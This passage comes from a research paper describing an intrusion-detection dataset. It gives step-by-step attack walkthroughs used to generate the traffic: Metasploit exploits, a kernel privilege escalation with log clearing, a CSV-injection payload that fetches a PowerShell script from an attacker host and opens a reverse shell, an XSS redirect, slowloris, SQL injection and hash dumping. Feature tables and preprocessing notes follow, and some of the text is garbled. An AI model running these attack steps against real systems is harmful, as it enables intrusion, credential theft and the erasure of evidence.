The teardrop attack is the most usual attack method using packet fragments. This adds incorrect offset information too fragmented packets. Eventually, fragmented packets become empty or duplicate during recombination, which can cause the system to crash. The main motive for a Teardrop attack is to freeze or crash the system. Teardrop attacks generally use massive payloads.

3.4.14 Google chrome remote code execution via browser [50]

The vulnerability is caused by type confusion in the Chrome V8 JavaScript engine. Successful exploitation of this vulnerability could lead to the recollection of immorality and allow a malicious user to accomplish arbitrary code.

- 1. Open Terminal and run the following command to open the Metasploit console. *sudo ms f console*
- 2. Once Metasploit console loads, enter the following command:
 - $exploit/multi/browser/chrome_jscreate_sideeffect$
- 3. Execute the following command to load the options of the exploit: *show options*
- 4. Now set the options as follows: set SRVHOST Attacker_IP, set URIPATH /, set target 0,
- 5. Execute the following command to check the value of variables. *showoptions*
- 6. Now give the command 'exploit' and copy the URL
- 7. Opening a new terminal and enter the below command to take RDP of the target machine.

 xfreerdp /u: test /p: abc@26 /v: Target IP: 81
- 8. Right click on the Google Chrome and click on properties.

- 9. In the Target field, give the below command, and then click 'Ok' and 'Continue'. no-sandbox
- 10. Enter the username and password
- 11. Copy the payload URL from the Attacker machine and Paste in Victim's chrome Browser and press Enter
- 12. Open Attacker machine and press enter in the terminal and give the below commands. sessions –i 1, sysinfo.
- 13. Target machine system information.

Figure 9 shows the how to set module option in the metasploit (msf6 exploit). Figure 10 shows *Exploit* running as background job and start reverse TCP handler for target machine. Figure 11 shows the target machine system information

Figure 9: Metasploit console: how to set module option in the metasploit (msf6 exploit)

```
msf6 exploit(multi/browser/chrome_iscreate_sideoffect) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on increase and increase and increase are started.
[*] Server started.
[*] Server started.
```

Figure 10: *Exploit* running as background job and start reverse TCP handler for target machine

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msfe exploit(mis/November/chrom. Servete_sideoffect > Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64 (*) Server started : chrome_jscreate_sideoffect > Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64 (*) Sending stage (20026) bytes) to **

[*] Reterpreter session | opened (**

msfe exploit(mis/November/shown.)screate_sideoffec*) > sessions -i 1

meterpreter > systinfo
Computer : DESKTOP-SGG6Y7E
OS : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > x64/windows
meterpreter > x64/windows
```

Figure 11: Target machine system information

3.4.15 Kernel exploitation [51]

Ptrace_link in kernel/ptrace.c incorrectly handles permission logging of the process trying to create the ptrace relationship, giving a local user root credentials by exploit-

ing specific techniques where a parent-child function connection consists. Execute privileges and calls (possibly allowing attacker control). One contributing aspect is object lifetime issues. Another factor is the false flagging of *ptrace* relationships as confidential, which can be exploited via *Polkit's pkexec* utility with *PTRACE_TRACEME*. We demonstrate the attack steps as follows:

- Go to vnc viewer and remotely connect to VM by giving Target_IP.
- 2. Give username and password.
- 3. Check user privileges by using command: id
- Open Attacker machine(Kali) and start the http server, using following command: sudo python –m SimpleHTTPServer 8080
- 5. Now download exploit using following command: wget http://Attacker_IP:8000/test.zip
- 6. Now unzip exploit, then change directory to exploit and check files present in the directory.
- 7. Now compile and run test.c file. *gcc -s test.c -o test* ./*test*
- 8. The privileges have been escalated to root user..
- 9. Check log files using following command: root@ubuntu:/var/log#du h.
- 10. Navigate back to previously created test folder.
- 11. Run #bash cl.sh to clear logs, and go to directory to check.

Figure 12 shows the privileges escalated to root user. Figure 13 shows the file logs.

Figure 12: Shows the privileges escalated to root user

3.4.16 ManageEngine ADSelfService Plus 6.1 - CSV injection [52]

CSV injection, also known as a formal injection, occurs when a website contains an untrusted entry in a CSV file. When you open a CSV file operating a spreadsheet timetable such as "Microsoft Excel" or "LibreOffice Calc", all cells are interpreted by the software as formulas. An attacker could use a maliciously crafted formula to create a headwind.

```
root@ubuntu:/var/log# du -h
4.0K ./upstart
4.0K
           ./unattended-upgrades
4.0K
4.0K
           ./apt
          ./hp/tmp
./hp
4.0K
8.0K
           ./mysql
./dist-upgrade
4.0K
4.0K
            /lightdm
4.0K
4.0K
             fsck
4.0K
            /dbconfig-common
/speech-dispatcher
4.0K
4.0K
            /installer
4.0K
           ./vmware
4.0K
           ./cups
root@ubuntu:/var/log#
```

Figure 13: Access the file logs

- 1. Open browser in attacker machine and check site is reachable or not, using URL http://Target IP:Port.
- 2. Click on start Button and select *ADSelfService* Plus and click on start *ADSelfService* Plus.
- 3. Now open the new tab in the kali linux browser. And enter the following URL http://Target_IP: Port. And enter the following credentials.
- 4. Username: =cmd|'/C powershell IEX(wget ATTACKER_IP/script.ps1)'!'A1'.
- 5. Now open Terminal in kali linux and enter the following commands *Python –m SimpleHTTPServer* 80.
- 6. Now open another tab in terminal and enter the following commad for listening *nc lvp* 4444.
- 7. Open *script.ps*1 file on the desktop and scroll down to last and change the IP to *ATTACKER_IP*.
- 8. Click on Reports Tab and Audit reports and clisk on User attempt Audit Report.
- In Period select today and click on export as and seclect CSV option and download the file.
- 10. Now click on Enable and YES.
- 11. Now check the listener in kali.
- 12. The revers shell is obtailed. Exceute the payload mentioned in the attacking schedule.

3.4.17 Man-in-the-middle

The main danger of these vulnerabilities is that the attacker can upload and execute a malicious PHP, ASP, script, etc. The main idea is to access the server and execute the desired code [53].

- 1. Open URL: http://Target_IP/jQuery.
- 2. Open a terminal in kali Linux and enter the command *msfconsole*.

- 3. use exploit/j
- 4. set rhosts Target IP
- 5. setTargetURI jQuery
- 6. run
- Once the meterpreter session is open then give below command.
- 8. *ls*
- 9. *rm the randomname.php*(remove the file name ends with php extension).
- 10. execute -f echo -a "demo > /xampp/hello.exe"
- 11. Get the msfconsole and start the meterpreter session.

Figure 14 shows the msfconsole and start the meterpreter session.



Figure 14: Execution of external commands in msfconsole

3.4.18 Persistent cross-site scripting in blog page

Persistent XSS attacks are feasible when a website caches user information and becomes unrestricted to another user afterward. Your application is vulnerable if you don't validate user input before saving and inserting content into an HTML response page. Attackers use vulnerable websites to inject malicious code and store it on a web server for later use. The payload is automatically served to the user browsing the webpage and running in that context. In this attack, we exploit our blog page to redirect all of our victim users to a malicious website [54] [55]. We demonstrate the attack steps as follows:

- 1. Go to the URL: http://Target_IP/blog.php
- 2. Enter the following payload and click submit:

 Payload: < script > document.location = "http:

 //122.252.251.15/" < /script >
- 3. Now, whenever the page loads, it redirects to an unknown malicious site.

Figure 15 shows the payload submit to the target machine. Figure 16 shows whenever the page loads, it redirects to an unknown malicious site.



Figure 15: Enter the following payload in the target machine




Figure 16: Whenever the page loads, it redirects to an unknown malicious site.

3.4.19 Print spooler service - local privilege escalation [56]

A privileged file operation improperly performed by the Windows Print Spooler service exposes an elevation of privilege vulnerability. This vulnerability could be exploited by an attacker who successfully runs arbitrary code with SYSTEM permissions. An attacker can then install programs, display, modify, delete data, or create a new account with full user rights.

- 1. Open Firefox and go to http://Target_IP:port login
- Open terminal in attacker machine and Run Webserver on desktop path with below command *Python3* – *m http.server* 80
- 3. Go to Firefox RDP window Open command prompt and type "PowerShell" and enter below commands:
- 4. Powershell
- 5. Invoke-WebRequest http://target_IP/temp.ps1
 -OutFiletemp.ps1
- 6. *Import-Module* .\temp.ps1
- 7. net user
- 8. Create a user account with local group administrator rights test -DriverName "" -NewUser "" NewPassword ""
- $9.\ net local group administrators.$
- 10. Login, after authentication it will pop up a PowerShell in command prompt window
- 11. whoami

3.4.20 Privilege escalation using unquoted service path

This vulnerability is known as Unquoted Service Path when a service's executable path contains spaces and isn't enclosed in quotes, which allows an attacker to gain SYSTEM privileges [57].

- 1. Open browser in attacker machine and establishing the RDP by using URL http://Target IP:Port.
- 2. Open the python server *python -m SimpleHTTPServer* 80
- 3. Open the File explorer in target machine windows and click on local disk C.
- 4. Open the CMD with Administration privilages in target machine windows.
- 5. Search for cmd
- 6. Right click on the cmd and click on run as admininstartor.cmd
- 7. In the windows Command Prompt type the following commands *powershell*
- 8. Invoke-WebRequest http://ATTACKER_IP/program.exe -OutFile c:\program.exe
- 9. net users
- 10. $ls c : \setminus$
- Now in command Prompt type the following commands
- 12. net start SystemexplorerHelpService
- 13. net users
- 14. The user test_admin is created is the expected output.
- 15. Now type the following command and close the command prompt *del c* : *\program.exe*

Figure 17 shows the Attacker to gain system privileges and run the *program.exe* command.

3.4.21 Ransomware (malware) [58]

Ransomware is a type of malicious software that impedes user access to a system, either by locking the system's screen or by encrypting user files, demanding a ransom for restoration. A contemporary subset, known as cryptoransomware, targets and encrypts specific file types on compromised systems. Victims are then prompted to pay a ransom in exchange for the decryption keys, typically through specified online payment mechanisms [59] [60].

1. Open Firefox and go to http://Target_IP:Port login.




Figure 17: Attacker to gain system privileges and run the *program.exe* command

- Open terminal in attacker machine and Run Webserver on desktop path with below command *Python3* m http.server Port
- 3. Go to Firefox RDP window Open command prompt and type *PowerShell* and enter below commands
- 4. Invoke-WebRequest http://Attacker_IP/dependency.py-OutFile dependency.py
- 5. After executing script, it will pop up a message

3.4.22 Remote code execution via unrestricted file upload access

Remote attackers can access the file in the default upload directory via an unrestricted file upload vulnerability in the management site, which allows them to execute arbitrary code if they upload a file with an executable extension [61]. We demonstrate the attack steps as follows:


- 1. Open browser and go to URL: http://Target_IP/alumni/admin/login.php
- 2. Login with the required credentials
- 3. Open Terminal on attacker machine and listen on port 9001 with the following command: *sudo nc lvnp* 9001
- 4. Open *test.png.php* in mousepad and edit the Attacker_IP
- 5. Open browser and click on system settings and upload the *test.png.php* file which is located in Desktop of attacker machine.
- 6. After uploading *test.png.php* you will get reverse shell in the Terminal on listening port.

- In case reverse shell is not created in the Attacker machine. Follow these steps: Go to following URL: http://Target_IP/alumni/admin/assets/uploads/.
- 8. Click on file which is ending with test.png.php.
- 9. In case reverse shell is not created then again click on *test.png.php*.
- 10. Run the following command: cat/proc/meminfo.

Figure 18 shows the reverse shell in the Terminal on listening port. Figure 19 shows in case reverse shell is not created in the Attacker machine then click *test.png.php* file. Figure 20 shows the information from target system.

```
| kali)-[-] | s sudo nc -lvnp 9001 ... | connect to | control | co
```

Figure 18: Reverse shell created in the terminal on listening port



Index of /alumni/admin/assets/uploads



Figure 19: In case reverse shell is not created in the Attacker machine then click *test.png.php* file.

3.4.23 Slow HTTP attack

A slow HTTP attack is a DoS attack in which an attacker gradually transmits HTTP requests to a web server, one at a time. If the HTTP request does not complete, or the transfer rate is very low, the server is occupying the resources while waiting for the rest of the data [62].

- 1. Open the URL: http://Target_IP
- 2. Open Terminal in kali #perl slowloris.pl dns Target IP
- 3. Open the URL: http://Target_IP in new tab and Wait for site to become unreachable.
- 4. With terminal stop the attack by pressing Ctrl+c.

Figure 21 shows the site to become unreachable. Figure 22 shows the terminal how to stop the attack by pressing Ctrl+c.




Figure 20: Get the information from target system




Figure 21: After the slowloris attack the site to become unreachable

3.4.24 SYN floods

The TCP protocol uses a three-way handshake procedure for the network connection between a client and a server. TCP SYN Flooding is an attack that exploits this three-way handshake procedure [63] [64].

First, the three-way handshake process is as follows:

- 1. The client requests a communication connection by sending a SYN -> server.
- 2. The server responds to the client with an SYN-ACK.
- 3. Finally, the client sends an ACK back to the server to

```
File Actions Edit View Help

Current stats: Slowloris has now sent 1180093 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180143 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180193 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180243 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180293 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180293 packets successfully. This thread now sleeping for 0 seconds...

Building sockets. Sending data.

Current stats: Slowloris has now sent 1180343 packets successfully. Building sockets. Sending data.

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Slowloris has now sent 1180343 packets successfully. Slowloris has now sent 1180343 packets successfully.
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Figure 22: Terminal to stop the attack

establish a connection. The state when the server transmits SYN-ACK to the client during the above process is called the half-open state [65].

Connection information in the half-open state is stored in the server's backlog queue. Finally, when ACK is received from the client, the server clears the half-open connection information remaining in the backlog queue as the connection is established. TCP SYN Flooding exploits this half-open state. If the malicious client sends an SYN packet instead of an ACK packet, which is the last step, the server saves the new half-open connection information. If the malicious client continues to repeat this behavior, the storage space of the server's backlog queue will run out, and it will be unable to respond to subsequent connection requests from normal clients.

3.4.25 TCP session hijacking

An attacker intercepts the session of another user who is communicating normally after authentication work has been completed and continues communication with the intercepted session without additional authentication work [66]. Because it attacks a session that has completed authentication, user authentication using OTP and Challenge/Response methods is disabled. Before initiating client-server communication, the application program establishes a TCP connection and initiates mutual message exchange through the connection. When exchanging messages, messages for user authentication may also be included. Intercepting the corresponding TCP connection is called TCP Connection Hijacking.

1. After neutralizing the attacker through a DoS attack or IP spoofing, a TCP connection is established with

- the server by inferring the TCP SYN sequence number between the attack target and the server.
- 2. If the connection is successful, the attacker can transfer data by impersonating user A (client).

3.4.26 Time-based SQL injection [67]

SQL Injection with time-based injection involves sending SQL queries to an SQL database, which forces the database to wait for a specified amount of time (in seconds) before responding [68]. The response time will indicate to the attacker whether the query's result is TRUE/FALSE. The following steps are there:

- 1. Run the python script python sql.py
- Now provide the Target_IP of the site and hit enter and wait till we receive the hash value.
 http://Target_IP/Customer_Feedback/
 Wait for 1-2 minutes for the hash value to load.
- 3. Copy the hash value and go to the URL: https://crackstation.net/ and paste the hash value and click on "I'm not a robot" and then click on "Crack Hashes".
- 4. The hash value of the admin password is cracked. Copy this password.
- 5. Open the browser and type the URL: http: //Target_IP/Customer_Feedback/index.php and click on the 'Admin Login' tab and login.

Figure 23 shows the Target_IP of the site and hit enter and wait till we receive the *hashvalue*. Figure 24 shows the "Crack Hashes". The *Hash* value of the admin password is cracked shows in the figure 25.

```
(kali⊗ kali)-[~/Desktop]
$ python sql.py
Please enter the URL to attack (example http://localhost/Online-Exam-System/)
http://192.168.141.130/Customer_Feedback/
e10adc3949ba59abbe56e057f20f883e
Hash found: e10adc3949ba59abbe56e057f20f883e
```

Figure 23: Capture the *Hash* value



Figure 24: Crack the Hashes



Figure 25: The *Hash* value of the admin password is cracked

3.4.27 Unauthenticated arbitrary file upload

Unauthorized random file downloads occur when file extension validation is not properly handled, and attackers can easily download malicious files. An attacker could send a specially formulated request for remote code execution [69].

- Open browser in attacker machine and check the application is reachable or not, using the URL http: //Target_IP: Port
- 2. Open Terminal and run the following command to open the Metasploit console. *sudo ms f console*
- 3. Once Metasploit console loads, enter the following command: use exploit/logmonitoring
- 4. Now give the command 'exploit' and hit enter.
- 5. Onces meterpreter session is opened run the below command *run hashdump*.

Figure 26 shows the Dumping password hashes.

```
Exploit target:

Id Name

O LogMonitoring

msf6 exploit('agmonitoring) > exploit

[*] Started reverse TCP handler on the standard of the stand
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Figure 26: Dumping password hashes

3.4.28 Unauthenticated RCE in credit card customer care system

The RCE vulnerability could allow a malicious user to execute code of their choosing on a remote system over a

LAN/WAN/Internet. Attackers occur when a malicious actor illegally accesses and manipulates a computer or server without the owner's permission. Malware can be used to take control of your system [70].

- 1. Open browser in attacker machine and check site is reachable or not, using URL http://Target_IP/Credit_Card/
- Open a new terminal and run command and type the below command and hit enter.
- 3. Python3 exploit.py -u http://Target IP -c dir
- attack manipulates a computer or server without authorization.

Figure 27 shows the how attacek manipulates a computer or server without authorization.




Figure 27: Manipulates a computer or server without authorization

3.4.29 Webmin 1.962 - package update escape bypass RCE [71]

Webmin is a web-based system configuration tool. With Webmin, users can configure operating system internals, such as users, disk quotas, services, and configuration files, and modify and control open-source applications such as ApacheHTTPServer/PHP/MySQL. This attack manipulates an arbitrary command undertaking vulnerability in Webmin. Users authorized to the "Package Updates" module can execute arbitrary commands with "root privileges". We demonstrate the attack steps as follows:

- 1. Log in to the Target machine. Open the browser and enter the following URL
- 2. Open Terminal in the Attacker Machine.
- 3. And run the following command to open the Metasploit console. *sudo msfconsole*

- 4. Once Metasploit console loads, enter the following command: use exploit/webmin
- 5. Execute the following command to load the options of the exploit: *show options*
- 6. Now set the options as follows: set username usr, set password p@ss, set rhosts Target_IP, set rport any, set lhost Attacker IP, set ssl true
- 7. Execute the following command to check the value of variables. *show options*
- 8. Now give the command 'exploit' and click enter to get the root access to the victim machine.
- 9. Run the following command to check the root user privileges: *id*.

Figure refweb1 shows the how to load the options of hte exploit. Figure 29 shows the command 'exploit' and click enter to get the root access to the victim machine. Figure 30 shows the following command to check the root user privileges.

Figure 28: Load the options of the exploit

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msf5 exploit(webmin) > exploit

[*] Started reverse TCP handler on 192.168.252.121:4444

[+] Session cookie: 828b1cfb33797884977f2e006d4999fc

[*] Attempting to execute the payload...

[*] Command shell session 3 opened (192.168.252.121:4444 → 192.168.252.162:57834)

id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 29: Give the command 'exploit'

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msf5 exploit(methin) > exploit
[*] Started reverse TCP handler on 192.168.252.121:4444
[+] Session cookie: 828b1cfb33797884977f2e006d4999fc
[*] Attempting to execute the payload...
[*] Command shell session 3 opened (192.168.252.121:4444 → 192.168.252.162:57834)
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 30: Get the root access to the victim machine

3.5 Dataset features

This dataset contains 82 features that characterize the events that occur in a network. For this, the CICFlowMeter software mentioned above was used, allowing network traffic flow generation. This software, written in Java, allows for generating bidirectional flows. The application's output files are in CSV format, divided by attacks. Table 4 shows the 1 to 40 features and 5 shows the 41 to 82 features for the OD-IDS2022 dataset. Along-with Relative importance, Scaled importance, Percentage, and explanations (Descriptions) used in classification. Features with zero importance in one model configuration may become relevant under different conditions, hyperparameter settings, or data distributions. Our decision to retain these features is based on the principle of maintaining feature space consistency across different experimental conditions and ensuring model generalizability. Additionally, zero importance often reflects the specific algorithm's feature utilization rather than inherent feature irrelevance - features deemed unimportant by Random Forest may be valuable for other classifiers in our comparative analysis. From a methodological standpoint, removing features based solely on importance scores from a single algorithm could introduce selection bias and compromise the fairness of model comparisons. Our approach ensures all models are evaluated on identical feature sets, providing more reliable comparative results. Furthermore, the computational overhead of retaining these features is minimal compared to the potential risk of inadvertently removing features that contribute to model stability or performance under different conditions. We acknowledge this represents a conservative approach to feature selection, but we believe it strengthens the validity and reproducibility of our comparative analysis across multiple machine learning algorithms.

3.6 Getting the dataset

The OD-IDS2022 dataset is not publicly available, and please write an email to request this dataset.

4 Dataset pre-processing

We have updated and harmonized the descriptions across all features to maintain a consistent level of technical detail. For example, the generic descriptor "Protocol Used" (Feature 5) has now been revised to clarify its numerical encoding of transport layer protocols (e.g., TCP=6, UDP=17, ICMP=1), which is crucial in determining the nature of network flow. Regarding the inclusion of features with zero relative importance (e.g., PSHFlagCnt, ACKFlagCnt), we would like to clarify that the initial feature importance scores were computed using a tree-based model (Random Forest). While these features appeared to have negligible individual impact within that specific model, we retained them in the dataset for the reasons i.e., 'Model-Dependent

S. No.	Feature SrcIP	Relative Imp	Scaled Imp		
-		742453.5	1	Percentage 0.4976	Description Attacker IP
2	SrcPort	183333.3438	0.2469	0.1229	Attacker Port
3	DstIP	114376.6641	0.1541	0.0767	Target IP
4	DstPort	113926.8359	0.1534	0.0764	Target Port
5	Protocol	3926.4497	0.0053	0.0026	Protocol Used
6	FlowDuration	1099.5739	0.0015	0.0007	Flow time in seconds
7	TotFwdPkts	3279.6143	0.0044	0.0022	Total network packets count in the forward flow
8	TotBwdPkts	9419.3105	0.0127	0.0063	Total network packets count in reverse
9	TotLenFwdPkts	339.6275	0.0005	0.0002	Total nework packet size in forward flow
10	TotLenBwdPkts	87.9262	0.0001	0.0001	Total network packet size in backward flow
11	FwdPktLenMax	1466.9271	0.002	0.001	Maximum length of forward packets
12	FwdPktLenMin	5650.416	0.0076	0.0038	Minimum length of forward packets
13	FwdPktLenMean	679.7752	0.0009	0.0005	Average packet size in the forward flow
14	FwdPktLenStd	987.6306	0.0013	0.0007	Standard deviation of network packet lengths in the forward flow
15	BwdPktLenMax	3929.5999	0.0053	0.0026	Maximum length of network packets in reverse flow
16	BwdPktLenMin	9292.5625	0.0125	0.0062	Minimum network packet size in the reverse flow
17	BwdPktLenMean	2547.7148	0.0034	0.0017	Average length of network packets in reverse flow
18	BwdPktLenStd	1636.4076	0.0022	0.0011	Standard deviation size of the network packet in the reverse flow
19	FlowByts/s	964.0507	0.0013	0.0006	Number of bytes flowing per second
20	FlowPkts/s	1854.9344	0.0025	0.0012	Number of packets flowing per second
21	FlowIATMean	145.0229	0.0002	0.0001	Mean of arrival times of packages
22	FlowIATStd	374.4635	0.0005	0.0003	Standard deviation of arrival times of packages
23	FlowIATMax	190.9945	0.0003	0.0001	Maximum Arrival Time of Packages
24	FlowIATMin	835.8781	0.0011	0.0006	Minimum Arrival Time of Packages
25	FwdIATTot	113.5827	0.0002	0.0001	Total time connecting two network packets sent forward flow
26	FwdIATMean	107.2331	0.0001	0.0001	Average time connecting two network packets sent in the flow
27	FwdIATStd	178.3949	0.0002	0.0001	Standard deviation of the time connecting two network packets sent in flow
28	FwdIATMax	354.6124	0.0005	0.0002	Maximum arrival time of packages in the flow
29	FwdIATMin	594.3224	0.0008	0.0004	Minimum time connecting two network packets sent in the direct flow
30	BwdIATTot	166.9702	0.0002	0.0001	Total time connecting two network packets sent backwards
31	BwdIATMean	359.9548	0.0005	0.0002	Average time connecting two network packets sent in the reverse flow
32	BwdIATStd	424.4207	0.0006	0.0003	standard deviation of time connecting
33	BwdIATMax	901.3358	0.0012	0.0006	Maximum time connecting two network packets sent backwards
34	BwdIATMin	14872.9756	0.02	0.01	Minimum time connecting two network packets sent back
35	FwdPSHFlags	0	0	0	N times the PSH flags were set in network packets traveling in the forward flow (0 for UDP)
36	BwdPSHFlags	1251.521	0.0017	0.0008	N times the PSH flags are alive on network packets traveling backwards (0 for UDP)
37	FwdURGFlags	0	0	0	N times the URG flags are alive in forward-moving network packets (0 for UDP)
38	BwdURGFlags	0	0	0	N times the URG flags are alive in network packets traveling backwards (0 for UDP)
39	FwdHeaderLen	2313.5061	0.0031	0.0016	Total bytes used for forward headers
40	BwdHeaderLen	7100.9326	0.0096	0.0048	Total bytes used for reverse headers

Table 4: 1 to 40 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

Relevance, Semantic Relevance, Completeness for Reproducibility'. The scope of pre-processing operations and to try to make the predictions of the created models more objective. We replaced the IP addresses with the blocks "192.0.2.0/24", "198.51.100.0 /24", and "203.0.113.0/24" are provided for use in documentation [75]. Although we kept destination ports since these can help identify specific attacks. Features with missing values were also removed, although there are no references to the number. We also mention that for the division of training and validation subsets, we established a stratified ratio of 75:25. This split ratio raised some questions about the factors that gave rise to it, especially as it is not usual and there is no justification. After some investigation, the actual plots are inconclusive, even more so when in article [76], the work done is described, referring to this division as 75:25 data ratio. There are no references to balancing techniques used. However, discrepancies are detected in the results of detection rates, which are below average in the case of Web attacks. One possibility advanced by the authors is that features that contribute to a better classification of this type of attack may be missing from the dataset. Table 6 describes the Dataset attack classes, number of records, Probability (Prob), Standard Error for Probability (StdErr Prob), and Cumulative probability (Cum Prob).

4.1 Preparation of training and validation data

In this section, our concerns are preparing the data set for training. The following explains which data pre-processing steps were performed and how the data were further prepared for the experiment. Pre-processing of the scope data is carried out through methods that try to make the data as suitable as possible for training with some algorithm. This process can only perform so-called data cleaning, i.e., moving NULL values, deleting rows in which features are missing, and converting values from one data type to another. The data needs to be further processed after cleaning using one of the most common methods: standardization, normalization, principal component method (PCA) [77]. The methods mentioned earlier of standardization and normalization change data distribution into a distribution suitable for training neural networks. While procedures like PCA are used to reduce the dimensionality of the data to reduce the training complexity while not changing the meaning of the data [78]. Principal Component Analysis (PCA) was selected as the primary dimensionality reduction technique due

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
41	FwdPkts/s	1991.4585	0.0027	0.0013	Number of direct network packets per second
42	BwdPkts/s	151076.5469	0.2035	0.1013	Number of reverse network packets per second
43	PktLenMin	27233.8086	0.0367	0.0183	Minimum length of a stream
44	PktLenMax	4576.7539	0.0062	0.0031	Maximum length of a stream
45	PktLenMean	2547.7148	0.0034	0.0017	Average length of a stream
46	PktLenStd	2124.1421	0.0029	0.0014	Standard deviation of a stream
47	PktLenVar	29.6662	0	0	Length variance of a stream
48	FINFlagCnt	12924.834	0.0174	0.0087	Number of packages with FIN
49	SYNFlagCnt	881.4092	0.0012	0.0006	Number of network packets with SYN
50	RSTFlagCnt	89.8413	0.0001	0.0001	Number of network packets containing RST
51	PSHFlagCnt	0	0	0	Number of PUSHed network packets
52	ACKFlagCnt	0	0	0	Number of ACK network packets
53	URGFlagCnt	0	0	0	Number of packages containing URG
54	CWEFlagCount	99.3115	0.0001	0.0001	Number of network packets containing CWE
55	ECEFlagCnt	0	0	0	Number of packages containing ECE
56	Down/UpRatio	41191.2852	0.0555	0.0276	Download and upload rate
57	PktSizeAvg	1182.2847	0.0016	0.0008	Median package size
58	FwdSegSizeAvg	0.5162	0	0	Median size observed in the forward flow
59	BwdSegSizeAvg	0	0	0	Median size observed in the reverse flow
60	FwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in forward flow
61	FwdPkts/bAvg	0	0	0	Median number of network packets/mass ratio in the forward flow
62	FwdBlkRateAvg	0	0	0	Median number of mass ratio in forward flow
63	BwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in reverse flow
64	BwdPkts/bAvg	0	0	0	Median number of packages/mass ratio in the reverse flow
65	BwdBlkRateAvg	0	0	0	Median number of mass ratio in reverse flow
66	SubflowFwdPkts	1.0204	0	0	Median number of network packets in a downstream substream
67	SubflowFwdByts	5.0323	0	0	Median number of bytes in a substream in the direct flow
68	SubflowBwdPkts	3.2832	0	0	Median number of network packets in a downstream substream
69	SubflowBwdByts	3.2832	0	0	Median number of bytes in a downstream substream
70	InitFwdWinByts	0	0	0	Number of bytes sent in the beginning window in forward flow
71	InitBwdWinByts	5942.2227	0.008	0.004	Number of bytes sent in the beginning window in reverse flow
72	FwdActDataPkts	1865.947	0.0025	0.0013	Number of network packets with a TCP payload of at least 1 byte in the forward flow
73	FwdSegSizeMin	0	0	0	Average number of mass ratio in reverse flow
74	ActiveMean	138.0705	0.0002	0.0001	Average time a flow was alive prior to going idle
75	ActiveStd	109.5522	0.0001	0.0001	Standard deviation of time a stream was alive prior to it was idle
76	ActiveMax	769.4111	0.001	0.0005	Maximum time a stream was alive prior to it was idle
77	ActiveMin	366.9055	0.0005	0.0002	Minimum time a flow was alive prior to going idle
78	IdleMean	1170.6119	0.0016	0.0008	Average time a stream is idle prior to it becomes active
79	IdleStd	210.679	0.0003	0.0001	The standard deviation of the time a stream is idle prior to it becomes active
80	IdleMax	4097.1211	0.0055	0.0027	Maximum time a stream is idle prior to it becomes active
81	IdleMin	1196.0841	0.0016	0.0008	Minimum time a stream is idle prior to it becomes active
82	Label	-	-	-	Attack tag

Table 5: 41 to 82 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

to its effectiveness in reducing feature redundancy and capturing the most informative variance components in high-dimensional datasets like OD-IDS2022. Compared to nonlinear techniques such as t-SNE or UMAP, PCA offers computational efficiency and retains global data structure, which is suitable for downstream classification tasks. For hyperparameter optimization, we employed Grid Search using 5-fold cross-validation across all machine learning models

Figure 31 shows the eigenvalue and principal components on correlations with variables (features). For the purposes of training the model in this work, the data set was thoroughly processed. The process of selecting methods for pre-processing was not straightforward. It was necessary to make many iterations of processing and repeatedly training the model on such data to determine which methods give the best results. After a few tens of attempts, it is trained with data that was first cleaned, standardized, then reduced in size and finally normalized. The next step in data pre-processing was to create several different data sets for conducting the experiment. Namely, it was necessary to cre-

ate progressively smaller data sets in order to imitate small, realistic data sets from the real world. The last step of data pre-processing was to split the data set into a training set and a validation set. It was decided that the data will be divided in a 75:25 ratio, with 75% of the data reserved for training. After the last step of pre-processing, the data is ready for training the model, i.e. for performing the experiment.

5 Machine learning based classification analysis

In this section, we will explain the ML-based classification analysis method considered in this study to understand the attack pattern. The preprocessing results are used for classification analysis based on features in the proposed dataset.

AC No.	Attack Class Name	Count	Prob	StdErr Prob	Cum Prob
A ₁	Apache_flink_directory_traversal	57167	0.0554	0.00023	0.0554
A ₂	ARP_Spoofing	61489	0.05959	0.00023	0.11499
A ₃	Authenticated Remote Code Execution	5373	0.00521	0.00007	0.12019
A ₄	BENIGN	68004	0.0659	0.00024	0.18609
